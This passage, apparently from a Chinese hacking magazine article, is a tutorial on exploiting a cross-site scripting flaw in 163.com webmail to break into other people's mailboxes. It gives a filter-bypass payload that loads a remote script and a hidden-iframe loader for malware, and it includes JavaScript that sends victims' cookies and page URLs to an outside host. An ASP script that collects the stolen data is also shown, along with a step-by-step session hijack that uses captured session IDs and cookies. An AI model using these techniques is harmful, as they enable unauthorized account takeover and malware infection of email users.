


图8

既然发现了漏洞，那么现在分析下！该漏洞过滤了javascript以及script代码，由于需要限制属性，163.com过滤了“"”，但是没有过滤“'”，所以我们还是能正常的引入字符串，对于其它我们需要的代码基本没有什么过滤，因为这个地方写起代码很麻烦，不适合我们引入复杂的js，如果要利用的话就可以先直接利用该漏洞引入一个js文件，然后控制该js文件实现利用漏洞，而引入js需要的<script>是可以通过用“''”拆分达到绕过的目的的！好，现在尝试写入一个js吧！文件内容：**java script:document.write('<scri'+'pt src=http://www.xxx.com/1.js>'+'</scri'+'pt>');**。

看看，我将后面的<script>拆分了，这样就达到了躲避过滤的目的！发送邮件看看，晕！不知道163怎么过滤的，居然把1.js变成了1.xs，如图9。呵呵，这样能起作用么？要知道script的属性里边是可以带任何文件的，很简单，只需要把我们的1.js改成1.xs就可以了！在1.xs里写上**alert(document.cookie);**（弹出Cookie），然后再次打开邮件，哈哈，引入的js执行了！弹出了Cookie，如图10。事实证明引入js是完全可行的！Xss漏洞成功

被我们利用！




图 9




图 10

既然证明了漏洞的存在，那么考虑一下如何利用吧！一般人喜欢挂马，这可以通过引入一个Html来实现，既然我们可以引入任意的js文件，那么就可以在js文件里用如下代码引入一个Html，如果该Html是危险的Html，那么就可以引入病毒了！代码如下：

```
document.write("<iframe style='display:none;' src='http://www.ilovesw.com/mm.htm'></iframe>");          //引入用户不可见的mm.htm
```

呵呵，挂马就不用我教了吧！还有个比较有意思的就是如何进入别人的邮箱，这也完全可以通过精心编制js来实现！我们知道，即使在Cookie里，163的密码也是不可见的！但是完全可以通过窃取session实现，因为163记录你登录以及区别用户的方法就是通过session实现的，而客户是提交一个sessionId去服务器方面认证的。在这里163和其他网站都有个致命的错误就是session里面并没有绑定IP，也就是任何浏览器或者程序都可以用这个sessionID去服务器方面冒充身份，用lake2的话说就是Http会话劫持，但是感觉叫session劫持更好。如何获得别人的sessionId呢？当然可以通过嗅探Http会话等方法实现，但是这里的方法是通过截取Cookie，在里面就存在着我们需要的SessionID（因为本质上sessionID也是Cookie的一种，不过session存在于服务器上，标示session的SessionID是在浏览器进程内存里面而已）。OK，说了这么多应该了解了如何进入别人邮箱了吧？首先将我们的1.xs（因为163硬是要把1.js转换哦）内容转换为如下内容：

```
var code;          //定义要注入的代码,就是后面的不可见的frame
var target = "http://www.loveshell.net/cookie.asp?";          //定义收取信息的地方
info=escape(document.location+"@@@"+document.cookie);          // 为了避免出现特殊字符用了escape转换
target=target+info;
code="<iframe style='display:none;' src=";
code=code+target;
code=code+" width=0 height=0></iframe>";
document.write(code);          //写页面
```

上面的内容在以前我用过多次了，但是仔细看下就发现有点区别。看看这句代码 **info=escape(document.location+"@@@"+document.cookie);**，我不仅获取了Cookie，还取得了当前页面的位置，嘿嘿，俺也是分析好久才发现这个的。大家只要用过邮箱就知道，厂商的Mail服务器是很多的，我们每次登录的话都会给我们分配不同的服务器。譬如如下的一个地址就是我在一次登录邮箱的时候抓取的：http://g3a26.mail.163.com/coremail/fcg/ldapapp?funcid=main&sid=cAKYWuHzBkZAExCe,注意前面的g3a26.mail.163.com是此次登录的服务器地址，我们的session也是保存在这个机器上，如果服务器都找不对当然不能进行Session劫持了！还有个东西就是后面的sid=cAKYWuHzBkZAExCe，这个是表示某次会话的变量，这个也必须正确，不然是进不了别人邮箱的！

呵呵，现在明白了我上面的document.location的含义了吧，这个是表示当前页面的地址，我们抓取这个变量之后就可以成功构造出服务器地址了！通过分析Cookie，可以发现sid=cAKYWuHzBkZAExCe也是可以在Cookie里发现的，然后再通过伪造Cookie和sessionID就可以进入别人邮箱了。上面的客户端跨站代码说明完毕，现在给出服务器端跨站代码：

```
dim fso,file,str
str=unescape(request.Servervariables("QUERY_STRING"))
Const ForReading = 1, ForWriting = 2, ForAppending = 8
Set fso = Server.CreateObject("Scripting.FileSystemObject")
path = server.mappath("loveshell.txt")
set file=fso.opentextfile(path, ForAppending, TRUE)
file.write("Xss:")
file.write(str);
file.write vbCrLf
file.close
set file = nothing
set fso = nothing
```

这样就会生成Loveshell.txt，里面有我们劫持所需要的一切信息！我打开邮件后，在Loveshel.txt里面收到了如下的内容：

```
Xss:http://g3a26.mail.163.com/coremail/fcg/ldmsapp?funcid=readlett&sid=cAKYWuHzBkZAExCe&mid=1tbiaQlno0KNx6KQwAAAse%250A105%250A8388634%250A1&fid=1&ord=0&desc=1&start=0&tempname=onepagenew.htm&898@@@Province=0450; City=0451; _ntes_nvid=219d6b038896e8360530d9055d2dcc7e; _ntes_nnsit=|www|stock|; _ntes_nvtm=7; NETEASE_SSN=jnchaha; NETEASE_ADV=11&18; MAIL163_SSN=jnchaha; ntes_mail_firstpage=normal; NTES_SESS=v3XLuluX4.dqhKjxvzbBL4ldGUW3flvd7tf38PBBQy4FUvDPpUoD4SY9Uj3jSSzZvp68Kmbfe9AFm5zj4d.OWnwrU; CoremailInfo=cjHw80X0Sn9dUrZ3-6yFE0clT-G86rW_j0xrXU2DTev76YqjPTZF2hVSXfJPQ73ga3R0VGCJ8Cok=; Coremail=saQfBUdHYaxza%cAKYWuHzBkZAExCe; em_sid=cAKYWuHzBkZAExCe; em_realhost=g3a26.mail.163.com; logType=js; nts_mail_user
```

注意是以“@@@”分开的，呵呵，很容易知道服务器是

国内邮箱的跨站之行

g3a26.mail.163.com，SID是cAKYWuHzBkZAExCe，Cookie就是后面的内容喽！现在看看如何进入别人邮箱吧！首先构造邮箱主页面的地址，自己进入一个邮箱，然后查看地址栏，构造出来的就是：http://我们得到的服务器地址/coremail/fcg/ldapapp?funcid=main&sid=我们得到的SessionID，这里就是：http://g3a26.mail.163.com/coremail/fcg/ldapapp?funcid=main&sid=cAKYWuHzBkZAExCe，然后我们需要伪造Cookie去访问。有很多方法可以实现，包括修改浏览器内存以及中间代理，NC访问等等，但是为了方便操作这里用老兵的浏览器webtool！我们先不加Cookie去访问一下得到的地址，如图11，显示非法请求吧！但是等我们加上了Cookie然后再访问呢？得到的效果如图12，如果你这样访问还是非法请求的话，可以试试在http://g3a26.mail.163.com/coremail/fcg/ldapapp?funcid=main&sid=cAKYWuHzBkZAExCe后面加上&1=1这样的参数，就可以成功了！嘿嘿！现在就可以直接在老兵的浏览器里像已经登录了一样来任意浏览邮件内容了，感觉很棒吧！




图11




图12

